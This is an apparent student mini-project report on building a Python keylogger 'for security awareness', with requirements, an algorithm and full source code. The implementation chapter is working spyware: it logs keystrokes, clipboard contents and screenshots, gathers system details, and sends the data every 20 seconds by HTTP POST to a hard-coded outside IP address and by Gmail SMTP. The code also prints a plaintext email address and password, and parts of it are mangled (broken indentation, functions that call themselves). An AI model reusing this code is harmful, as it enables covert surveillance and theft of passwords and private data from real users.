

A MINI PROJECT

On

Developing a Keylogger for Security Awareness

Submitted

In partial fulfillment for the requirement for the award of the degree of

BACHELOR OF TECHNOLOGY

in

Computer Science and Engineering (Data Science)

By

N. SaiVishwaTeja (21641A67D4)

Under the Guidance of

Mrs. S LakshmiLalitha

Assistant Professor, Department of CSE (Data Science).



Department of Computer Science & Engineering (Data science)

Vaagdevi College of Engineering

(UGC Autonomous, Accredited by NAAC with “A”)
Bollikunta, Khila Warangal (Mandal), Warangal Urban – 506005(T.S)

(2021-2025)

VAAGDEVI COLLEGE OF ENGINEERING
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
(DATA SCIENCE)

(UGC Autonomous, Accredited by NBA, Accredited by NAAC with “A”)
Bollikunta, Khila Warangal (Mandal), Warangal Urban –506005(T.S)



CERTIFICATE

This is to certify that the mini project entitled “DEVELOPING A KEYLOGGER FOR SECURITY AWARENESS” is submitted by **N. SaiVishwaTeja 21641A67D4**, in partial fulfillment of the requirements for the award of the Degree in Bachelor of Technology in Computer Science and Engineering (Data Science) during the academic year 2024-2025.

Project Guide:

Mrs. LakshmiLalitha

Head of the Department:

Dr. Ayesha Banu

External Examiner

DECLARATION

I declare that the work reported in the project entitled “DEVELOPING A KEYLOGGER FOR SECURITY AWARENESS” is a record of work done by us in the partial fulfillment for the award of the degree of Bachelor of Technology in Computer Science and Engineering (Data Science), VAAGDEVI COLLEGE OF ENGINEERING (Autonomous), Affiliated to JNTUH, Accredited By NBA, under the guidance of Mrs. LakshmiLalitha, Assistant Professor. We hereby declare that this project work bears no resemblance to any other project submitted at Vaagdevi College of Engineering or any other university/college for the award of the degree.

N. Sai Vishwa Teja (21641A67D4)

ACKNOWLEDGEMENT

The development of the project though it was an arduous task, it has been made by the help of many people. I am pleased to express my thanks to the people whose suggestions, comments, criticisms greatly encouraged me in betterment of the project.

I would like to express our sincere gratitude and indebtedness to my project Guide

Mrs S. LakshmiLalitha, Assistant Professor, CSE (DS) for her valuable suggestions and interest throughout the completion of this project.

I am also thankful to Head of the Department **Dr. Ayesha Banu**, Associate Professor, CSE (Ds) for providing excellent support in completing the project successfully.

I would like to express our sincere thanks and profound gratitude to **Dr. K. Prakash**, Principal of Vaagdevi College of Engineering, for his support, guidance and encouragement in the course of our project.

I am also thankful to Project Coordinators, for their valuable suggestions, encouragement and motivations for completing this project successfully.

I am thankful to all other faculty members for their encouragement.

Finally, I would like to take this opportunity to thank our family for their support through the work. I sincerely acknowledge and thank all those who gave directly or indirectly their support in completion of this work.

N. Sai Vishwa Teja (21641A67D4)

ABSTRACT

In the digital era, information security is paramount due to increasing threats from cyberattacks and unauthorized data access. This project focuses on developing a **keylogger for security awareness** to demonstrate potential vulnerabilities in computing systems and emphasize the importance of securing sensitive information. The keylogger is a Python-based application designed to monitor, record, and securely store user activity, including keystrokes, clipboard content, screenshots, and system information.

The implementation integrates modules for capturing user inputs and system data while ensuring data confidentiality through cryptographic encryption using the **Fernet symmetric encryption algorithm**. Collected data is periodically sent to a remote server via HTTP POST requests and optionally transmitted via email for centralized analysis. The system leverages Python libraries such as **pynput** for keylogging, **win32clipboard** for clipboard monitoring, **ImageGrab** for capturing screenshots, and **sounddevice** for audio recording. This project illustrates the functionality of keyloggers as an educational tool to raise awareness about cyber threats and highlight the need for robust defensive mechanisms.

The outcome of the project serves as a technical demonstration, emphasizing the significance of implementing security measures such as multi-factor authentication, anti-keylogging tools, and encrypted communication to protect against similar threats in real-world scenarios. This work contributes to the broader field of cybersecurity by providing insights into attack vectors and promoting a proactive approach to information security.

TABLE OF CONTENTS

	Page no:
ABSTRACT	V
TABLE OF CONTENT	
CHAPTER-01 INTRODUCTION	01
1.1 EXISTING SYSTEM	03
1.2 PROPOSED SYSTEM	05
1.3 SOFTWARE REQUIREMENT	07
1.4 HARDWARE REQUIREMENT	10
CHAPTER-02 DESIGN OF THE PROJECT	
2.1 Flow chart	12
2.2 Algorithm	13
CHAPTER-03 IMPLEMENTATION	16
CHAPTER-04 RESULTS	22
CHAPTER-05 CONCLUSION & FUTURE SCOPE	24
BIBILOGRAPHY	25

CHAPTER -01

INTRODUCTION:

The rapid evolution of technology and increasing reliance on digital systems for day-to-day operations have brought forth critical cybersecurity challenges. As organizations, businesses, and individuals continue to adopt digital platforms, the threat landscape has grown more complex, with adversaries constantly seeking vulnerabilities to exploit. Among the many tools used by malicious actors, keyloggers hold a prominent place due to their ability to discreetly monitor and capture user inputs, often leading to severe security breaches, such as credential theft, data leakage, and unauthorized system access.

Keyloggers, by design, monitor and record the keystrokes made by users, often without their knowledge. This ability can present a significant security threat; however, in the hands of ethical hackers and cybersecurity professionals, keyloggers can serve as powerful tools for simulating real-world attack scenarios, evaluating system defenses, and conducting comprehensive security audits. The goal is to better understand and mitigate the risks posed by unauthorized access and data breaches, ultimately strengthening the security posture of systems and networks.

This project aims to develop a keylogger application for ethical security analysis, providing a controlled means to understand keylogging behavior, analyze system vulnerabilities, and emphasize ethical usage in cybersecurity practices. The proposed keylogger goes beyond capturing keystrokes by incorporating features such as:

- **System Information Gathering:** Collects essential system details like hostname, IP address (both private and public), processor information, and machine specifications.
- **Clipboard Monitoring:** Captures and logs clipboard contents, which may include sensitive data copied by the user.
- **Screenshot Capture:** Takes periodic screenshots of the target system's screen, providing visual context to user activity.
- **Encrypted Data Handling:** Implements data encryption using the cryptography module to ensure data privacy and protection during collection and transmission.

- **Data Transmission Mechanisms:** Integrates secure data transmission capabilities through HTTP POST requests and email functionality using smtplib.

Developed using Python, this keylogger leverages various libraries and modules, such as pynput for keyboard event handling, PIL for image processing, sounddevice for potential audio recording (disabled by default), and requests for network communication. By simulating real-world attack scenarios, this project enables cybersecurity professionals and enthusiasts to analyze and improve system defenses, gain insights into potential attack vectors, and enhance their understanding of preventive security measures.

While keyloggers can be malicious in intent, this project strictly focuses on ethical applications in security testing, penetration testing, and educational contexts. Ethical usage and compliance with relevant laws and regulations are imperative to ensure that such tools are utilized responsibly and only for the benefit of security improvement, awareness, and education. This documentation explores the design, implementation, and functionality of the developed keylogger, highlighting its role in understanding and countering security threats in a rapidly changing digital environment.

1.1 EXISTING SYSTEM:

The existing systems related to keylogging and monitoring applications generally focus on capturing user inputs, gathering system information, and, in some cases, performing network surveillance. These systems can be categorized into two broad types: malicious keyloggers used by cybercriminals to exfiltrate sensitive information and ethical keylogging tools used by cybersecurity professionals for testing, analysis, and educational purposes. The focus of this section is to analyze the existing landscape of keylogging tools and their characteristics, limitations, and purposes.

1. Malicious Keyloggers

Malicious keyloggers are designed with the intent to compromise user privacy and system security. They typically operate in stealth mode, capturing keystrokes, stealing login credentials, monitoring user activities, and sending the gathered data to unauthorized parties. These keyloggers can be installed via phishing attacks, malicious software downloads, or compromised websites. Some common characteristics include:

- **Stealth Operations:** Malicious keyloggers often hide themselves from the user, avoiding detection by antivirus programs and running in the background without visible signs.
- **Data Exfiltration:** Collected data is typically exfiltrated to remote servers controlled by attackers via encrypted communication channels.
- **Types of Malicious Keyloggers:** These include hardware keyloggers (physical devices attached to keyboards), software-based keyloggers (programs installed on the system), and network-based keyloggers that capture packets from network traffic.

2. Ethical Keyloggers for Security Testing

In contrast to malicious keyloggers, ethical keyloggers are used by security experts, ethical hackers, and researchers to evaluate system resilience against keylogging attacks. These tools are implemented with clear, ethical guidelines and are often used for:

- **Penetration Testing:** To simulate real-world attack scenarios and identify weaknesses in system security.
- **System Monitoring:** In enterprise environments, authorized personnel may use keyloggers to monitor employee activity for compliance and security purposes.

- **Educational Purposes:** Ethical keylogging tools help students, researchers, and cybersecurity enthusiasts learn about security threats and the importance of implementing preventive measures.

Some existing ethical tools and frameworks include:

- **Caine:** An open-source tool used for digital forensics that can perform keylogging analysis as part of system audits.
- **PyKeylogger:** A Python-based open-source keylogger developed for educational purposes and controlled system analysis.
- **Hooking Frameworks:** Some frameworks focus on keyboard hooking for controlled testing scenarios, using operating system APIs for research and ethical testing.

The existing systems underscore the importance of a balanced approach to keylogging research and implementation. This project builds upon the principles of ethical keylogging by incorporating system monitoring and data collection features to simulate potential threats while adhering to ethical guidelines. The aim is to enhance understanding of security risks, provide a controlled environment for testing defenses, and contribute to developing stronger protection mechanisms against keylogging attacks.

1.2 PROPOSED SYSTEM :

The proposed system is an ethical keylogger application designed to simulate real-world cyber threats for security analysis and testing purposes. This tool integrates multiple functionalities to capture, monitor, and securely transmit user data, while adhering to ethical guidelines for cybersecurity research and education. The key features of the proposed system are as follows:

1. Keylogging Functionality:

- The system captures every keystroke made by the user in real-time. Each keypress is recorded and stored in a text file, providing a detailed log of user activity for security analysis.
- The tool can differentiate between regular keys (e.g., letters, numbers) and special keys (e.g., space, enter, tab, backspace).

2. System Information Gathering:

- The application collects critical system information, including hostname, IP addresses (both private and public), processor details, machine type, and operating system. This data helps assess the target system's environment and identify vulnerabilities related to system configuration.
- Public IP address is also recorded through an external service to provide a more comprehensive overview of the network context.

3. Clipboard Monitoring:

- The keylogger tracks clipboard activity, recording any data copied to the clipboard by the user. This is important for identifying sensitive information (e.g., passwords, personal details) that may be inadvertently copied.

4. Screenshot Capture:

- Periodic screenshots of the user's screen are captured and saved. This provides visual context to the captured keystrokes and can help analyze suspicious activity or monitor system usage.

5. Data Encryption:

- All captured data (keystrokes, system information, clipboard content, and screenshots) is encrypted using the *Fernet encryption* scheme from the cryptography library. This ensures that the data is securely stored and protected from unauthorized access during collection and transmission.

6. Data Transmission:

- The system sends collected data securely to a remote server via HTTP POST requests. The data is transmitted in JSON format, which includes the captured keystrokes and other system-related information. This ensures that the logs are securely transferred for further analysis.

- Additionally, the system can send the captured data as email attachments using the smtplib module. This allows for remote monitoring and analysis without direct access to the target system.

7. Scheduled Data Upload:

- A scheduled process periodically uploads the collected data to a remote server, ensuring that the information is transmitted even if the keylogger runs for extended periods. This helps in ensuring continuous monitoring.

8. User Activity Logging:

- The tool logs all user interactions, including keypresses and system activities. The logged data is stored locally and can be encrypted before transmission. The logging mechanism includes real-time activity capture, which allows for immediate detection of potential security threats.

1.3 SOFTWARE REQUIREMENT:

The proposed keylogger system relies on several software components and libraries to function correctly. Below is a list of the necessary software requirements for the development and execution of the application:

1. Programming Language

- **Python 3.x:** The keylogger is developed using Python, a versatile programming language known for its ease of use and extensive library support. It provides the necessary functionality for capturing keystrokes, taking screenshots, processing system data, and handling encryption.

2. Libraries and Frameworks

The following Python libraries are required to implement the different functionalities of the keylogger:

- **pynput:** This library is used for listening to keyboard events and capturing keystrokes. It allows the keylogger to monitor user input in real-time.

- Installation: pip install pynput

- **platform:** Used to retrieve basic system information such as the operating system, processor type, and machine architecture.

- Installation: pip install platform (Note: This is part of Python's standard library, so no installation is required.)

- **socket:** This library is used to retrieve the system's private IP address and other network-related information.

- Installation: pip install socket (Part of the Python standard library.)

- **requests:** Used for making HTTP requests to send data to a remote server via POST. This allows the keylogger to upload captured data securely.

- Installation: pip install requests

- **cryptography**: Provides encryption capabilities for securely encrypting data (e.g., captured keystrokes and system information) using the Fernet symmetric encryption scheme.
- Installation: `pip install cryptography`

- **win32clipboard**: A Windows-specific library that interacts with the system clipboard, enabling the keylogger to monitor copied data.
- Installation: `pip install pywin32`

- **PIL (Pillow)**: A Python Imaging Library used for capturing screenshots and manipulating images.
- Installation: `pip install Pillow`

- **sounddevice (optional, for microphone recording)**: This library enables the system to record audio from the microphone, though this feature is not enabled in the current code.
- Installation: `pip install sounddevice`

3. Email Service

- **Gmail SMTP Server**: The keylogger uses the Gmail SMTP server (`smtp.gmail.com`) for sending emails with attachments. A Gmail account is required to send emails from the application.
- **Configuration**: SMTP credentials (email address and password) should be provided to enable email functionality.

4. Operating System

- **Windows**: The keylogger is designed to run on Windows operating systems, utilizing libraries such as `win32clipboard` and `Pillow` for clipboard access and screenshot capture.
- **Other OS**: The tool can be adapted for other operating systems (e.g., Linux, macOS) by modifying platform-specific code, though some libraries (like `win32clipboard`) may need to be replaced or excluded.

5. Networking

- **Internet Connection**: An active internet connection is required for sending data via HTTP POST requests to a remote server and for sending email alerts with captured data.

6. Encryption Key Management

- **Key Storage:** The encryption key is stored in a file (encryption_key.key) on the system. This file should be securely handled to avoid exposing the key to unauthorized access.

Summary of Software Requirements:

1. Python 3.x

2. Libraries:

- pynput
- platform (standard library)
- socket (standard library)
- requests
- cryptography
- win32clipboard (Windows only)
- Pillow (PIL)
- sounddevice (optional)
- scipy (optional)

3. Email Service: Gmail SMTP server

4. Operating System: Windows (primary)

5. Networking: Active internet connection

6. Encryption Key Storage: Secure management of the encryption key

These requirements ensure that the keylogger operates efficiently, collects necessary data, and securely transmits the captured information for further analysis.

1.4 HARDWARE REQUIREMENT :

The proposed keylogger system, being a software-based application, has minimal hardware requirements. However, to ensure efficient operation and capture of system activities, the following hardware components are necessary:

1. Processor (CPU)

- Minimum: Dual-core processor
- Recommended: Quad-core or higher
- The system can run on basic processors, but for optimal performance, especially when running background tasks like keystroke capturing, system information logging, and screenshots, a multi-core processor is recommended.

2. Memory (RAM)

- Minimum: 2 GB RAM
- Recommended: 4 GB RAM or more
- The application consumes minimal memory, but additional RAM will improve overall system performance when multiple tasks (such as real-time data logging and encryption) are running concurrently.

3. Storage

- Minimum: 50 MB of free disk space
- Recommended: 100 MB or more
- The storage requirement is low as the keylogger mainly writes logs, images (screenshots), and encrypted files. Sufficient free disk space is needed to store these files without affecting system performance.

4. Hard Drive (HDD) / Solid-State Drive (SSD)

- The system can run on either HDD or SSD. SSD is preferred for faster read/write operations, particularly when handling large logs or screenshots.

5. Display

- Minimum: 1024x768 resolution
- Recommended: 1366x768 or higher resolution

- The keylogger will function with any standard display. However, higher resolutions ensure better visual clarity when capturing screenshots and handling user input.

6. Keyboard and Mouse

- The system assumes the presence of a functional keyboard and mouse to capture keystrokes and user interactions. Any standard USB or wireless keyboard and mouse will suffice.

7. Network Adapter

- Required: Active internet connection
- An internet connection is essential for transmitting captured data to a remote server or sending email alerts. The system requires a stable network connection for data transmission.

8. Microphone


- Required: Microphone for audio recording (if enabled in the system)
- If the microphone functionality is used, a functional microphone with proper audio input settings is necessary.

9. Clipboard and Screen Capture

- The system requires a standard display and clipboard functionality, which are available on most modern operating systems. For capturing screenshots, a working display screen is essential.

CHAPTER -02

2.1 FLOW CHART :



2.2 ALGORITHM :

Here's the algorithm for our project :

1. Start the Program:
 - Begin the execution of the program.
2. Generate Encryption Key:
 - Generate a symmetric encryption key using Fernet and store it in a file (encryption_key.key).
3. Load Encryption Key:
 - Read the encryption key from the encryption_key.key file to be used for encrypting sensitive data.
4. Initialize File Paths:
 - Set up the file paths where logs, screenshots, clipboard data, and other captured information will be stored.
5. Set Up Email Parameters:
 - Define the email credentials (fromaddr, toaddr, and password) to send log files via email.
6. Set Up Server Details:
 - Define the IP address and port number of the server for sending POST requests with data.
7. Set Time Interval:
 - Set a time interval for sending the collected data to the server periodically.
8. Start Keylogger:
 - Use pynput to start listening for keystrokes.
 - Capture and store keystrokes, along with special keys like Enter, Space, Tab, etc.
9. Capture System Information:
 - Retrieve system details (hostname, IP address, processor, machine type) and store them in a file (sysinfo.txt).
 - Attempt to get the public IP address from an external service (ipify).
 - Encrypt the system information file for security.
10. Monitor Clipboard:
 - Monitor the clipboard for copied content using win32clipboard.
 - If clipboard data is found, capture and store it in a file (clipboard.txt).
 - Encrypt the clipboard data file.
11. Capture Screenshots:
 - Capture the current screen using PIL.ImageGrab.grab() and save the screenshot as an image file (sshot.png).

12. Capture Clipboard Image :

- If there is an image in the clipboard, save it as a file (clipimg.png).

13. Capture Audio :

- Capture audio from the microphone for a specified time period using sounddevice and save it as an audio file (audio.wav).
- This part is currently commented out in the code.

14. Send Data via Email:

- Send the captured log files (key_log.txt, sysinfo.txt, etc.) via email as attachments using smtplib.

15. Send Data to Server:

- Periodically send the captured keyboard data (text) to the server using an HTTP POST request. The data is sent in JSON format.
- Use requests.post() to send the data, and print success or failure messages based on the server response.

16. Handle Keystrokes:

- For each key pressed, store the character in a text variable.
- Update the log file (key_log.txt) with the new key character.
- Encrypt the log file to protect its content.

17. Stop the Keylogger on User Input:

- If the Esc key is pressed, terminate the keylogger process and stop capturing data.

18. Terminate Program:

- Once the Esc key is pressed or other stop conditions are met, cleanly exit the keylogger program.

Detailed Steps:

1. Generate Encryption Key:

- Fernet.generate_key() is used to create a key for encryption.
- Store the key in the file encryption_key.key.

2. Keylogging with pynput:

- keyboard.Listener(on_press=on_press) listens for keypress events.
- On every key press, the character is captured and added to the text string.
- If the key is special (e.g., Enter, Tab), it is mapped to a human-readable character.

3. Send Data to Server:

- Every 20 seconds, the captured keystrokes (text) are sent to the server using a POST request.
- The data is sent as JSON with keyboardData as the key.

4. Email Log Files:

- Once the logs are captured, email them using Gmail's SMTP service (smtplib).

- Attach the necessary files and send them to a predefined email address.

5. Encryption:

- Every log file (e.g., key_log.txt, clipboard.txt) is encrypted using the symmetric Fernet encryption after it's captured, ensuring data confidentiality.

6. Monitoring Clipboard & Screenshots:

- Continuously monitor the clipboard for copied text and images.
- If data is found, it is saved to respective files, and images are captured from the clipboard using ImageGrab.

This algorithm captures the core functionalities and flow of the keylogger program, ensuring that data is continuously gathered, encrypted, and securely sent to both a server and email.

CHAPTER -03

IMPLEMENTATION :

```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib

import socket
import platform

import win32clipboard

import time
import os

from pynput import keyboard

from scipy.io.wavfile import write
import sounddevice as sd

from cryptography.fernet import Fernet

import getpass
from requests import get

from multiprocessing import Process, freeze_support
from PIL import ImageGrab, Image
import io

import json
import threading
import requests

user_name = getpass.getuser()
file_path = "V:\\GURU\\projects\\Developing a keylogger for sec-analysis\\code"
#file_path = f"C:\\Users\\{user_name}\\Contacts"
extend = "\\\"
file_merge = file_path + extend

email_adderss = "csd.team.8@gmail.com"
password = "csdcteam@08"
toaddr = "csd.team.8@gmail.com"

ip_address = "172.235.173.229"
port_number = "8080"
```

```

keys_information = "key_log.txt"
system_info = "sysinfo.txt"
clipboard_info = "clipboard.txt"
clipboaed_image = "clipimg.png"
screenshot_info = "sshot.png"
audio_info = "audio.wav"

microphone_time = 30

text = ""

text_lock = threading.Lock()

time_interval = 20


def generate_key():
    skey = Fernet.generate_key()
    with open("encryption_key.key", "wb") as key_file:
        key_file.write(skey)
    generate_key()

def load_key():
    return open("encryption_key.key", "rb").read()
load_key()

def encrypt_file(file_path):
    skey = load_key()
    fernet = Fernet(skey)

    with open(file_path, "rb") as file:
        file_data = file.read()

    encrypted_data = fernet.encrypt(file_data)

    with open(file_path, "wb") as file:
        file.write(encrypted_data)


def send_post_req():
    global text
    try:
        with text_lock:
            if text.strip():
                payload = json.dumps({"keyboardData": text})
                headers = {"Content-Type": "application/json"}

                r = requests.post(f"http://{ip_address}:{port_number}", data=payload, headers=headers)
                if r.status_code == 200:

```

```

print("Logs sent successfully.")
text = ""
else:
print("Failed to send logs. Server response: ")

timer = threading.Timer(time_interval, send_post_req)
timer.start()

except Exception as e:
print(f"Couldn't complete request: {e}")

def send_email(filename , attachment , toaddr ) :
fromaddr = email_adderss

msg = MIMEMultipart()
msg['From'] = fromaddr
msg['To'] = toaddr
msg['Subject'] = "log file"

body = "Body_of_mail"
msg.attach(MIMEText(body , 'plane'))

filename = filename
attachment = open(attachment, 'rb')

p = MIMEBase('application' , 'octet-stream')
p.set_payload((attachment).read())

encoders.encode_base64(p)

p.add_header('Content-Disposition', "attachment; filename= %s" % filename)
msg.attach(p)

try:
server = smtplib.SMTP('smtp.gmail.com', 587)
server.starttls()
server.login(fromaddr, password)
server.sendmail(fromaddr, toaddr, msg.as_string())
server.quit()

print("Email sent successfully")

except smtplib.SMTPAuthenticationError as e:
print(f"SMTP Authentication Error: {e}")

except Exception as e:
print(f"Failed to send email: {e}")

send_email(keys_information , file_merge + keys_information , toaddr)

```



```

def computer_info():
    try:
        with open(file_merge + system_info, "a") as f:
            hostname = socket.gethostname()
            ipaddr = socket.gethostbyname(hostname)
            try:
                public_ip = get("https://api.ipify.org").text
                f.write("public_ip:" + public_ip + '\n')
            except Exception:
                f.write("Can't get public ip address-(max qureys)" + '\n')

        f.write("System :" + platform.system() + '\n')
        f.write("Processor :" + platform.processor() + '\n')
        f.write("Machine :" + platform.machine() + '\n')
        f.write("Hostname :" + hostname + '\n')
        f.write("Private-ip :" + ipaddr + '\n')
    except Exception as e:
        print(f"error : {e}")

computer_info()
encrypt_file(file_merge + system_info)

```

```

def clipboard ():
    with open(file_merge + clipboard_info, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            copied_data = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write("clipboard info : \n" + copied_data + '\n')
        except:
            f.write("clipboard is empty !!")
    clipboard()
    encrypt_file(file_merge + clipboard_info)

```

```

def clipimg():
    try:
        im = ImageGrab.grabclipboard()
        im.save(file_merge + clipboaed_image)

    except Exception as e:
        print("No image found !!")
    clipimg()

```

```

def screenshot():

```

```

try:
ss = ImageGrab.grab()
ss.save( file_merge + screenshot_info)
except Exception as e:
print(f"Can't take screen short becoze :{e}")
screenshot()

'''def microphone():
try:
fs = 44100
sec = microphone_time
recording = sd.rec(int(sec * fs), samplerate = fs , channels = 2 )
sd.wait()
write(file_merge + audio_info, fs , recording)
except Exception as e:
print(f"error is : {e}")
microphone()'''

def on_press(key):
global text
print(key)
try:
key_char = ""
if key == keyboard.Key.enter:
key_char = "\n"
elif key == keyboard.Key.tab:
key_char = "\t"
elif key == keyboard.Key.space:
key_char = " "
elif key == keyboard.Key.shift:
pass
elif key == keyboard.Key.backspace and len(text) > 0:
text = text[:-1]
elif key == keyboard.Key.ctrl_l or key == keyboard.Key.ctrl_r:
pass
elif key == keyboard.Key.esc:
return False
else:
key_char = str(key).replace("'", "")

with text_lock:
text += key_char

with open(file_merge + keys_information, "a") as f:
f.write(key_char)

#encrypt_file(file_merge + keys_information)

```

```
except Exception as e:  
    print(f"Error capturing key: {e}")
```


```
with keyboard.Listener(on_press=on_press) as listener:
```

```
    send_post_req()
```

```
listener.join()
```

CHAPTER -04

RESULTS :




The screenshot shows a VS Code editor with a file explorer on the left containing files like clipboard.txt, decryption.py, encryption_key.key, key_log.txt, main.py, and sysinfo.txt. The main.py file is open in the editor, showing Python code for sending an email. The terminal at the bottom displays the command to run the script and the resulting SMTP authentication error message.

```
main.py> send_post_req
1 from email.mime.multipart import MIMEMultipart
2 from email.mime.text import MIMEText
3 from email.mime.base import MIMEBase
4 from email import encoders
5 import smtplib
6
7 import socket
8 import platform
9
10 import win32clipboard
11
12 import time
13 import os
14
15 from pynput import keyboard
16
17 from scipy.io.wavfile import write
18 import sounddevice as sd
19
20 from cryptography.fernet import Fernet
21
22 import getpass
23 from requests import get
```

```
PS V:\GURU\projects\Developing a keylogger for sec-analysis\code> c:\Users\Vishwateja\AppData\Local\Programs\Python\Python312\python.exe "v:\GURU\projects\Developing a keylogger for sec-analysis\code\main.py"
SMTP Authentication Error: (535, b'5.7.8 Username and Password not accepted. For more information, go to\n5.7.8 https://support.google.com/mail/?p=BadCredentials d2e1a72fcc58-72407a571b3m6013458b3a.181 - gsmtp')
```

